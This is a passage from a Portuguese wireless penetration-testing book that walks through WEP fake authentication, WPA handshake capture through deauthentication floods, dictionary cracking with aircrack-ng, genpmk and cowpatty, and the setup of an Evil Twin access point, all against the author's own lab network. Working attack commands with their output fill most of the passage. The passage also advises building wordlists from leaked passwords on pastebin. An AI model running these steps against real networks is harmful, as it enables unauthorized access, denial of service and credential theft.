        0x0000:  0862 0000 3333 0000 0016 f07d 68e3 ad58  .b..33.....}h..X
        0x0010:  0002 060d 2b31 009a e707 0000 c658 e9a1  ....+1.......X..
        0x0020:  d05d d288 b9bd d662 9f17 5a97 2dc5 f809  .].....b..Z.-...
        0x0030:  1d88 5bea e9c3 0f81 90ba 000a f9c6 fa0f  ..[.............
        0x0040:  8a63 2369 e3f1 ceae 6d9f 30bb a371 0df3  .c#i....m.0..q..
        0x0050:  ee33 87bd 9f16 5c14 2c1d 8d08 9646 3388  .3....\.,....F3.
        0x0060:  fa99 98e0 a9c3 d2c0 11f5 dab7 0b0b 7a8c  ..............z.
        0x0070:  a26f 0d20                                .o.

Use this packet ?
```

Então o algoritmo pseudorrandômico capturado pode ser usado para gerar pacotes com o packetforge-ng e para vários ataques de injeção. Ele requer pelo menos que um pacote de dados seja recebido do Access Point para iniciar o ataque.



Ainda existe uma forma de realizar um ataque que misture as técnicas de framentação e força bruta (PTW). É comumente chamado de **AirPTWFrag**. Não há grandes diferenças no resultado desse outro ataque, portanto não mostrarei mais detalhes neste livro. Consulte o amigo Google para mais detalhes.

6.3 Ataques Contra a Autenticação WEP

Na seção anterior focamos muito no objetivo de "descobrir" a chave WEP e utilizá-la para decodificar frames capturados. Vamos supor que o nosso objetivo seja relativamente mais simples: eu desejo me associar à rede. Associando-se à rede WEP você pode tentar realizar, por exemplo, um ataque mais profundo a algum servidor ou estação.

Devido às fragilidades do WEP, é possível nos associarmos a uma rede sem precisar "descobrir" a chave. Basta capturarmos o keystream (o PRGA). Depois o salvamos para um arquivo e utilizamos o aireplay-ng para realizar uma "falsa autenticação" (fakeauth).


6.3.1 Salvando Keystream com o Airodump-ng

Primeiramente, precisamos novamente abrir o airodump-ng e salvar o resultado capturado no arquivo chaveWEP:

```
root@bt:~# airodump-ng mon0 -c 6 --bssid F0:7D:68:E3:AD:58 -w chaveWEP
```

Permaneça com a janela do airodump-ng aberta. Você pode, se quiser, utilizar ataques do aireplay-ng como o —arpreplay (-3), —caffe-late (-6) ou o —deauth (-0). Esses ataques apressam a captura do handshake, enviando resiquições ARP para o AP/cliente ou desautenticando o cliente WEP (para que ele reconecte e realize a transação do PRGA).

Se tudo correr bem, você verá no canto superior direito do airodump-ng a informação do keystream capturado:



Saia do airodump-ng. Liste o conteúdo da pasta para ver se os arquivos foram gerados corretamente. Dessa vez o arquivo PCAP não nos interessa, e sim o XOR.

```
root@bt:~# ls -l chaveWEP*
-rw-r--r-- 1 root root 1308214 2013-03-25 16:59 chaveWEP-01.cap
-rw-r--r-- 1 root root     380 2013-03-25 16:59 chaveWEP-01.csv
-rw-r--r-- 1 root root     140 2013-03-25 16:59 chaveWEP-01-F0-7D-68-E3-AD-58.xor
-rw-r--r-- 1 root root     584 2013-03-25 16:59 chaveWEP-01.kismet.csv
-rw-r--r-- 1 root root    1605 2013-03-25 16:59 chaveWEP-01.kismet.netxml
root@bt:~#
```

6.3.2 Realizando Autenticação com o Aireplay-ng

Agora que já possuímos o PRGA, basta configurar o aireplay-ng com a opção **—fakeauth (-1).** A sequência, utilizando a opção -y informarmos qual o arquivo xor capturado. Uma coisa interessante deste ataque é que conseguimos nos associar mesmo que usemos um MAC falso (com a opção -h). No meu exemplo, usei o MAC BB:BB:BB:BB:BB:BB. Não é obrigatório o uso do MAC falso.



Observação: para o MAC falso ser realmente efetivo, configure-o também na sua interface utilizando o utilitário macchanger (veja no capítulo 9 sobre exploração avançada de falhas).

A sintaxe do comando ficará assim:

aireplay-ng —fakeauth 0 -e <nome da rede> -y <prga> -a <bssid> -h <mac falso> mon0

O aireplay cuidará da associação e autenticação utilizando o keystream.

Veja o resultado do comando:

```
root@bt:~# aireplay-ng -1 0 -e "defhack" -y chaveWEP-01-F0-7D-68-E3-AD-58.xor
-a F0:7D:68:E3:AD:58 -h BB:BB:BB:BB:BB:BB  mon0
The interface MAC (24:3C:20:06:68:BB) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether BB:BB:BB:BB:BB:BB
18:26:51  Waiting for beacon frame (BSSID: F0:7D:68:E3:AD:58) on channel 6

18:26:51  Sending Authentication Request (Shared Key)
18:26:51  Authentication 1/2 successful
18:26:51  Sending encrypted challenge.
```

6.3.3 Verificando se a Associação foi Bem-sucedida

Uma maneira muito simples de verificar rapidamente se o cliente se associou ou não ao AP é visualizando a tabela de estações associadas ao Access Point. Perceba que no meu caso, como configurei o MAC falso através do utilitário macchanger (veja capítulo 9), consegui até um endereço IP via dhcp:

Dynamic DHCP Clients List

Host Name	IP Address	MAC Address	Expired Time
ultra-asus	192.168.0.107	00-03-19-0F-0A-14	Mon Jan 03 20:16:39 2011
android-a30cc33	192.168.0.171	50-CC-F8-85-ED-B2	Mon Jan 03 19:56:42 2011
bt	192.168.0.174	24-3C-20-06-68-BB	Mon Jan 03 20:24:05 2011
bt	192.168.0.175	BB-BB-BB-BB-BB-BB	Mon Jan 03 20:52:05 2011
ultra-asus	192.168.0.184	C4-85-08-3A-0D-D6	Mon Jan 03 20:30:13 2011

Encerramos o capítulo sobre as falhas e vulnerabilidades do WEP. Vamos falar no próximo capítulo sobre os problemas e ataques do WPA (Wireless Protected Access).

7 Vulnerabilidades do WPA

Vamos tratar neste capítulo sobre a exploração de vulnerabilidades e a realização de ataques contra o Wireless Protected Access (WPA) nas versões 1 e 2.

Não é tão simples obter uma chave WPA como fizemos com a WEP, e isso ocorre por diversos motivos:

- ⇨ Algoritmos mais robustos;
- ⇨ Renovação das chaves;
- ⇨ Tamanho maior das chaves;
- ⇨ Chave mestra;
- ⇨ Handshake em 4 vias.

Não voltarei a enfatizar o funcionamento detalhado desse padrão, pois isso já foi abordado no capítulo 2. O mais importante é entender o que podemos fazer para obter e "descobrir" a chave, seja WPA1 ou WPA2.

Vamos começar configurando novamente o AP para utilizar WPA.

7.1 Configurando o AP para Testes do WPA

Vamos modificar a configuração no Access Point colocando WPA-PSK ou WPA2-PSK (modo personal). Qualquer uma das duas configurações servirá nos nossos testes (mesmo WPA2 sendo mais difícil para se obter resultados). Também é irrelevante neste cenário o uso de TKIP ou AES.

Vou utilizar uma Pre-shared key (passphrase) de 13 caracteres: "**nossoprecioso**".



O primeiro passo é exatamente como fizemos anteriormente, conseguir visualizar a rede de testes "defhack" utilizando o airodump-ng. A única diferença é que ao invés de usar —encrypt WEP, usaremos como filtro —encrypt WPA.

airodump-ng -c 6 —encrypt WPA mon0



Observação: novamente utilizei -c 6 para filtrar o canal, mas é totalmente opcional.

```
root@bt:~# airodump-ng -c 6 --encrypt WPA mon0
```

A seguir, pode ser visualizado que encontramos quatro redes no canal 6 com WPA1 ou WPA2. Não mostrei os clientes, pois eles ainda não são de relevância neste momento:

```
CH  6 ][ Elapsed: 12 s ][ 2013-03-26 08:04

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:11:88:BF:1A:70  -38   0        1        1    0   6  54e  WPA  TKIP   PSK  AP-EDUC1
00:11:88:BF:11:B0  -38   0        5       14    0   6  54e  WPA  TKIP   PSK  AP-EDUC2
78:44:76:2C:55:18  -55  58       99        5    0   6  54e  WPA  CCMP   PSK  ADEN
F0:7D:68:E3:AD:58  -38 100      135        0    0   6  54e. WPA  TKIP   PSK  defhack
```

O processo aqui será um pouco similar ao ataque de autenticação do WEP. Precisamos monitorar aquela rede WPA específica (defhack) e aguardar que capturemos o handshake completo em 4 vias. Com isso em mãos, poderemos tentar usar o aircrack-ng e uma wordlist (lista de palavras) para descobrir a chave.

Então, vamos por partes. Fechamos o airodump-ng (só o abri para visualizarmos todas as redes com WPA) e o abrimos novamen-

te, mas, desta vez, filtrado pelo bssid do AP responsável pelo SSID defhack. Salvamos o resultado da sessão (-w) para chave WPA.

airodump-ng -c <canal> —bssid <MAC do AP> -w <arquivo da chave WPA> mon0

Veja no exemplo:

```
root@bt:~# airodump-ng -c 6 --bssid F0:7D:68:E3:AD:58 -w chaveWPA mon0
```

A partir deste momento será necessário o uso do Aireplay-ng para realizar os ataques de desautenticação nas estações clientes. Isso é necessário, porque é muito comum capturarmos apenas parte do handshake de 4 vias (o que torna o arquivo da chave praticamente inútil).

7.2 Desautenticando Estações com o Aireplay-ng

O processo de desautenticação é fácil de ser feito e, apesar de ser muito usado para um simples ataque de Denial of Service (Recusa de Serviço), é extremamente útil para ajudar a capturar o handshake. Antes de realizar a desautenticação, observe a tela do airodump-ng e veja que temos duas estações clientes associadas.

```
CH  6 ][ Elapsed: 8 mins ][ 2013-03-26 08:16 ][ display ap+sta

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

F0:7D:68:E3:AD:58  -65   0     5029     1973   25   6  54e. WPA  TKIP   PSK  defhack

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

F0:7D:68:E3:AD:58  50:CC:F8:85:ED:B2  -55    0 - 1   2242      118
F0:7D:68:E3:AD:58  C4:85:08:3A:0D:D6  -127    0 - 0e     3      302
```

Vamos utilizar o endereço MAC da primeira estação (50:CC:F8:85:ED:B2) junto ao aireplay para desautenticá-la. A opção utilizada é —deauth (-0) juntamente com o argumento do número de tentativas de desautenticação.

Enviaremos cinco tentativas para o cliente.

Então, o comando ficará assim:

aireplay-ng —deauth 5 -e <nome da rede> -c <MAC do cliente> mon0

Observe o resultado:

```
root@bt:~# aireplay-ng --deauth 5 -e defhack -c 50:CC:F8:85:ED:B2 mon0
08:18:29  Waiting for beacon frame (ESSID: defhack) on channel 6
Found BSSID "F0:7D:68:E3:AD:58" to given ESSID "defhack".
08:18:29  Sending 64 directed DeAuth. STMAC: [50:CC:F8:85:ED:B2] [ 0| 0 ACKs]
08:18:30  Sending 64 directed DeAuth. STMAC: [50:CC:F8:85:ED:B2] [ 0| 0 ACKs]
08:18:31  Sending 64 directed DeAuth. STMAC: [50:CC:F8:85:ED:B2] [ 0| 0 ACKs]
08:18:32  Sending 64 directed DeAuth. STMAC: [50:CC:F8:85:ED:B2] [ 0| 0 ACKs]
08:18:32  Sending 64 directed DeAuth. STMAC: [50:CC:F8:85:ED:B2] [ 0| 0 ACKs]
root@bt:~#
```

Preste atenção para a informação no final das linhas na imagem anterior:

[0 | 0 ACKs] .

Isso significa que nenhum ACK foi capturado do AP (primeiro número) e nem da estação cliente (segundo número). Isso é importante, pois para o handshake WPA completo ser capturado você precisa receber essas ACKs.

Esse problema pode ocorrer por alguns motivos:

- ⇨ A estação cliente ou o AP está fora de alcance;
- ⇨ O chipset da placa não permite realizar injeção adequadamente;
- ⇨ Alguma fonte externa está "matando" o sinal;
- ⇨ Existe a atuação de um wIPS inteligente.

De qualquer forma, pode ser que você consiga obter os ACKs de outra estação cliente além daquela que tentamos. Podemos repetir o comando enviando o —deauth para todas as estações conectadas usando a opção -a com o bssid de argumento (ao invés de -c e o MAC do cliente). Outra alteração seria que ao invés de 5 tentativas, colocaríamos 0 (zero) para tentativas ilimitadas.


Exemplo da sintaxe:

aireplay-ng —deauth 0 -a <bssid> mon0

```
root@bt:~# aireplay-ng --deauth 0 -a F0:7D:68:E3:AD:58 mon0
08:15:39  Waiting for beacon frame (BSSID: F0:7D:68:E3:AD:58) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:40  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:41  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:42  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:43  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
08:15:44  Sending DeAuth to broadcast -- BSSID: [F0:7D:68:E3:AD:58]
```

Observe que durante todo esse tempo a nossa janela com o airodump-ng permaneceu aberta (usamos sempre o aireplay e o airodump em janelas separadas). Após um tempo, o airodump irá capturar o handshake do WPA. Lembre-se de aguardar um pouco para que esse handshake seja capturado com todas as suas 4 vias para não gerar um arquivo corrompido.

Observe o handshake:



Agora que o handshake WPA foi capturado, vamos interromper o airodump-ng e nos preocuparmos em como descobrir a chave criptografada armazenada no arquivo **chaveWPA**.

7.3 Utilizando Aircrack-ng e Wordlists para Descobrir a Chave WPA

Vamos recapitular: onde exatamente paramos?

Acabamos de salvar o handshake WPA em um arquivo PCAP no disco. Visualize o conteúdo do diretório para ver o nome do arquivo:

```
root@bt:~# ls -l chave*
-rw-r--r-- 1 root root 792798 2013-03-26 13:13 chaveWPA-01.cap
-rw-r--r-- 1 root root    573 2013-03-26 13:13 chaveWPA-01.csv
-rw-r--r-- 1 root root    586 2013-03-26 13:13 chaveWPA-01.kismet.csv
-rw-r--r-- 1 root root   3690 2013-03-26 13:13 chaveWPA-01.kismet.netxml
```

Quando utilizamos o aircrack junto com o WEP, o processo usado foi o de simples criptoanálise dos vetores de inicialização (IVs) levando à "dedução" da chave.

No WPA isso não é possível, então temos que contar um pouco com a sorte. Para descobrir uma chave WPA, devemos realizar um ataque de "força bruta" com o uso de uma wordlist (dicionário).

Uma wordlist nada mais é do que uma gigantesca lista de palavras que serão testadas e comparadas uma a uma para ver se a passphrase é descoberta.

7.3.1 Criando e Preparando a Wordlist

Você pode utilizar a lista de palavras que já vem com as distribuições como BackTrack (a wordlist darkc0de.lst no BT está na pasta /pentest/passwords/wordlist) e Kali Linux. Outra opção é criar a sua própria wordlist. Existem muitos programas que podem ser utilizados para esse fim. Quanto maior for a sua lista, aumentam as chances de se descobrir a chave WPA.

Uma sugestão interessante é o site **<pastebin.com>**. Muitas vezes, senhas que são vazadas de sites como facebook, twitter ou gmail acabam parando lá. Recolher esses arquivos e misturar com listas do tipo "as 500 senhas mais utilizadas" ajudam a formar uma boa wordlist.

Entretanto, há um porém. Ao juntarmos muitos arquivos de texto, haverá muitas palavras repetidas e a sequência alfabética estará toda bagunçada. Para evitar isso, podemos usar alguns comandos do Linux, por exemplo, **sort** (para ordenar as palavras) e **uniq –u** (para remover as palavras duplicadas).


Observe no exemplo:

```
root@bt:/pentest/passwords/wordlists# sort teste.txt | uniq -u
blablablablabla
blarghblarghblarghblargh
carolaraujo
defhackabc123451010
gabrielaraujo
luffyzorosanji
marceloaugusto
marcosflavio
messiasassuncao
narutosasukekakashi
nossoprecioso
nossopreciosos
nossospreciosos
sirlenearaujo
to100senha
root@bt:/pentest/passwords/wordlists# sort teste.txt | uniq -u > final.txt
root@bt:/pentest/passwords/wordlists#
```

Incluindo o " **> final.txt**", enviei o conteúdo filtrado para um arquivo.

Agora apresentarei um trecho de uma wordlist com mais de 260 MB que criei só "juntando pedaços" no pastebin. Chamei-a carinhosamente de "**wordlist-definitiva.txt**".

A seguir um trecho da mesma:



7.3.2 Utilizando a Wordlist Personalizada

Irei então utilizar a minha wordlist para tentar descobrir a passphrase por trás da chave WPA que foi capturada. A sintaxe do aircrack-ng é ligeiramente diferente do que usamos com o WEP:

aircrack-ng <chaveWPA> -w <wordlist>


Veja no exemplo:

```
root@bt:~# ls -l /pentest/passwords/wordlists/
total 43392
-rw-r--r-- 1 root root 17975868 2013-03-26 13:19 darkc0de.lst
-rw-r--r-- 1 root root 26455622 2013-03-26 13:20 wordlist-definitiva.txt
root@bt:~# aircrack-ng chaveWPA-01.cap -w /pentest/passwords/wordlists/wordlist-definitiva.txt
```

Para os nossos testes, eu incluí a pre-shared key da minha rede defhack no meio dos dois arquivos de wordlist que estão na imagem anterior. Primeiramente usarei a wordlist-definitiva.txt, e depois, um pouco mais adiante, trabalharei com o darkc0de.lst junto com o cowpatty.

O processo do aircrack-ng, quando é realizado "puro", leva muito tempo para testar todas as palavras da wordlist. Isso se deve ao fato de que ele precisa constantemente realizar o cálculo das chaves mestras (PMK) e Transiente (PTK) antes de testar a passhprase. Mesmo com essa demora no processo, levei aproximadamente 20 minutos para testar metade da minha wordlist e encontrar a chave.

Observe:



Prontinho! Chave encontrada. Só que nem sempre será fácil assim, especialmente se a wordlist ou a chave forem muito grandes. Mas não se preocupe, pois podemos acelerar um pouco esse processo.

7.4 Pré-computando Wordlists com o Genpmk

O utilitário genpmk permite pré-computar todos os cálculos necessários para as chaves PMK e PTK, gerando um arquivo que pode ser utilizado pelo cowpatty ou pelo piryt para realizar a força bruta do keystream.

Sintaxe:

genpmk <opções> <arquivo(s)>

Opções:

- **-h:** Ajuda;
- **-f:** Arquivo de dicionário;
- **-d:** Arquivo de saída;
- **-s:** SSID da Rede;
- **-v:** Mostra mais informações (Verbose).

A sua utilização básica é bem simples:

genpmk -f <wordlist> -d <arquivo PMK de saída> -s <nome da rede>

Veja no nosso exemplo que utilizei a wordlist **darkc0de.lst** para gerar o arquivo **PMK-defhack.**

```
root@bt:~# genpmk -f /pentest/passwords/wordlists/darkc0de.lst -d PMK-defhack -s "defhack"
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File PMK-defhack does not exist, creating.
key no. 1000: 012ih0n
key no. 2000: 070mi714n
key no. 3000: 0d0n746124
key no. 4000: 0pini0n47iv319
key no. 5000: 0v31212873
key no. 6000: 0v312bu5in355
```

O genpmk vai levar um bom tempo para pré-computar todas as palavras de uma wordlist muito grande, mas valerá a pena depois.


7.5 Usando wordlists Pré-computadas ou Rainbow Tables com Cowpatty

O cowpatty é um aplicativo extremamente útil para realização de força bruta. Ele suporta diversos formatos e métodos de brute force, como o uso de tabelas arco-íris (ok, rainbow tables fica melhor) e wordlists pré-computadas geradas pelo genpmk. Tudo visando acelerar o processo de descoberta da chave.

Uma rainbow table é uma espécie de "tabela" gigantesca que contém milhões de passphrases e seus equivalentes "criptografados". Funcionam apenas no caso do WPA1. A ideia de uma rainbow table é trocar o tempo que você gastaria ao tentar uma wordlist comum por memória do HD. Quanto mais HD você ocupar com a tabela, menos tempo gastará.

Um outro problema das rainbow tables é que, como já são "pré-computadas" por padrão, elas só servem para um SSID específico. Uma rainbow table de 10 GB feita para o SSID linksys não funcionaria na chave de uma rede com SSID dlink, por exemplo. Muitos sites disponibilizam os torrents das rainbow tables dos 100 SSIDs mais utilizados.

Veja o exemplo:



Os links acima são disponibilizados na página: <http://nodegun.wordpress.com/2012/10/22/pre-computed-hashes/>.

Vamos à sintaxe do cowpatty.

Sintaxe:

cowpatty <opções> <arquivo(s)>

Opções

- **-f:** Arquivo de dicionário;
- **-d:** Arquivo hash do genpmk;
- **-r:** Arquivo com pacotes capturados;
- **-s:** SSID da rede;
- **-2:** Usa frames 1 e 2 ou 2 e 3 para ataque às chaves;

- ⇨ **-c:** Checa se o 4-way handshake do frame está ok. Não realiza quebra;
- ⇨ **-v:** Modo verbose (mostra mais informações);
- ⇨ **-h:** Mostra a ajuda.

Exemplo de uso básico:

cowpatty -d <arquivo PMK> -s <SSID> -r <arquivo PCAP>

Vamos agora nos focar em usar o arquivo pré-computado gerado pelo genpmk, no nosso exemplo é o "PMK-defhack".

Observe a execução do cowpatty:

```
root@bt:~# cowpatty -d PMK-defhack -s "defhack" -r chaveWPA-01.cap
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 10000: 1 BUDROS
key no. 20000: 1 MARIJKE
key no. 30000: 1 ZAHRAH
key no. 40000: 1 12h9nch0p5
```

Podemos visualizar que o arquivo PMK-defhack foi realmente gerado com sucesso, pois todas as passphrases mostradas na imagem anterior vieram do arquivo darkc0de.lst.

Após alguns poucos segundos, temos o nosso resultado:

```
key no. 512400: nossoprecioso

The PSK is "nossoprecioso"

512400 passphrases tested in 1
```

Como citei antes, além do cowpatty poderíamos ter utilizado o pyrit. A maior vantagem do pyrit sobre o cowpatty é possuir um modo de funcionamento interessante, permitindo atuar como um "cluster" usando o processamento de diferentes computadores em rede para auxiliar no processo de "quebra".

Os dois softwares já estão presentes no BackTrack/Kali Linux.

Neste capítulo tratamos dos problemas do WPA/WPA2, entretanto, não cheguei a abordar todas as vulnerabilidades. Algumas delas, como o uso do airbase-ng para capturar o handshake WPA e a força bruta contra o número pin de um WPS (Wireless Protected Setup) com objetivo de obter a chave WPA, serão endereçadas nos próximos capítulos.

8 Evil Twin: Atacando o Cliente Wi-Fi

Nos dois capítulos anteriores em que tratamos do WEP e do WPA, nós falamos muito dos Access Points. A maioria dos comandos que usávamos exigia o BSSID dos APs para a realização dos ataques. Esses são os tipos de ataques Wi-Fi mais comuns realizados até hoje.

Entretanto, nos últimos anos, uma nova "visão" vem ganhando cada vez mais força quando se trata de Penetration Test em redes sem fio. Ora, para que me preocupar com um Access Point se eu posso realizar um ataque diretamente contra um cliente?

Nós demos uma pincelada nesse assunto nos capítulos sobre WEP e WPA ao realizar algumas ações com o aireplay-ng, como a desautenticação direcionada às estações clientes ou o ataque caffe-latte para obtenção da chave WEP.

No entanto, é importante falar de dois conceitos diferentes: RogueAP e Evil Twin:

- **RogueAP –** É um Access Point não autorizado que foi levado por um funcionário ou colaborador e ligado em um switch da rede cabeada (ou agindo como repetidor de outro AP). Nesse caso é um risco de segurança, pois permite que pessoas de fora tentem acessar a rede da empresa. Entretanto, o RogueAP possui um SSID diferente do ESSID utilizado na rede e por isso, pode ser facilmente detectado e localizado por sistemas de WIPS;
- **Evil Twin –** É um AP que pode estar tanto dentro quanto fora da empresa. Ele tenta se "passar" por um Access Point legítimo, copiando o SSID e o BSSID do equipamento "real". Atualmente, esse é o verdadeiro perigo de uma rede sem fio, pois mesmo não sendo tão simples detectar o Evil Twin, localizá-lo fisicamente e impedir o seu funcionamento pode se tornar um desafio.

Para se dimensionar o dano que um Evil Twin pode causar, imagine o que faríamos se nós fôssemos o próprio Access Point em que o cliente está se conectando.

Há alguns anos, um programador teve a ideia de criar um softAP (AP baseado em software) para fins maliciosos. Nesse momento surgia o **airsnarf**. Essa ferramenta se popularizou rapidamente apesar das sérias limitações no seu funcionamento.

O airsnarf permitia a configuração de uma "página falsa" de autenticação para que o usuário digitasse sua senha/chave. Depois logava essa informação em um arquivo.

Com o tempo o projeto foi descontinuado e a área de ataque a clientes Wi-Fi deu uma esfriada.

Tudo mudou com o lançamento do airbase-ng pela suíte Air-ng.

8.1 Airbase-ng - um SoftAP Simples e Eficaz

Como expliquei resumidamente no capítulo 5 (quando tratamos da sintaxe dos comandos e softwares utilizados no livro), o airbase-ng permite que você "crie" um Access Point e receba nele conexões de quantos clientes você desejar. Isso por si só já é fantástico, mas se considerarmos que hoje em dia até smartphones (com Android ou iOS) são capazes de ter seu próprio "soft AP", então apenas isso não é suficiente para um ataque, precisaremos de outras ferramentas auxiliares.

Vou citar alguns exemplos de utilização do airbase-ng que podem ser usados em conjunto com o airodump-ng para facilitar algumas das capturas que fizemos anteriormente.

Outra coisa que eu gostaria de deixar claro é a diferença quando digo "soft AP" e "fake AP". O primeiro é qualquer AP que é baseado primariamente em software (o iPAD e iPHONE possuem esse recurso, por exemplo). O segundo usa o nome de "fake AP", pois refere-se ao uso do softAP para "fingir" ser um Access Point que já existe, tudo isso, obviamente, com fins maliciosos. O fake AP é sinônimo de "Evil Twin" (irmão gêmeo maligno).

8.1.1 Evil Twin Utilizando WPA TKIP para Capturar Handshake

Para este ataque, precisamos do airbase-ng em uma janela console e do airodump-ng em outra (da mesma forma que fazíamos com o aireplay e o airodump).

Primeiro devemos iniciar o fake AP. O que acontece é o seguinte: se iniciarmos o AP falso mantendo o nosso endereço físico para ser o BSSID, pode acontecer que o cliente visualize a mesma rede duas vezes, ou, quando o cliente desconectar, ele irá com certeza conectar na rede Wi-Fi original (por causa do endereço físico da mesma). Entretanto, existe uma exceção e falarei dela daqui a pouco.

Para evitar esse problema, eu posso "sugerir" ao airbase-ng que use o mesmo endereço MAC do Access Point original. No caso da rede defhack que configuramos para teste anteriormente, esse BSSID é F0:7D:68:E3:AD:58. Eu posso especificar esse endereço usando a opção "-a".

Outra coisa importante é a criptografia utilizada pelo AP. Como exemplo, estamos criando um fake AP para o ESSID defhack. Só que essa rede possui WPA e, se eu não informar essa opção para o airbase-ng, ele irá criar um Access Point que parecerá não ter criptografia nenhuma.

Resumindo a história: sem a criptografia correta não há como "enganarmos" a estação cliente para fazê-la se associar a nós. Para conhecer a sintaxe dos tipos de criptografia que podem ser utilizados, leia mais sobre o airbase-ng no capítulo 5.

Vamos ao nosso exemplo:

airbase-ng -e <nome da rede> -a <bssid do AP original> -z <criptografia> -v mon0

```
root@bt:~# airbase-ng -e defhack -a F0:7D:68:E3:AD:58 -z 2 -v mon0
12:57:46  Created tap interface at0
12:57:46  Trying to set MTU on at0 to 1500
12:57:46  Access Point with BSSID F0:7D:68:E3:AD:58 started.
12:57:49  Got broadcast probe request from 94:DB:C9:AD:55:45
```

Perceba no exemplo da imagem anterior que o airbase-ng inicializou o serviço o Access Point utilizando o SSID da rede defhack: o bssid do AP real, a criptografia WPA TKIP (-z 2) e o verbose (-v) para gerar mais informações úteis para debug.

Outra coisa muito importante é que o airbase criou uma nova interface ao ser executado. É a interface **at0**. Lembre-se bem desta interface, pois ela será usada em vários exemplos de ataques ao invés da interface mon0. Tudo que chega e sai do Evil Twin passa pela at0.

Bem, e agora? Os clientes só conseguem visualizar uma única rede e normalmente o algoritmo usado pelo sistema operacional do usuário costuma dar preferência ao AP com o maior sinal (lembre-se de uma estrutura ESS - Extended Service Set).

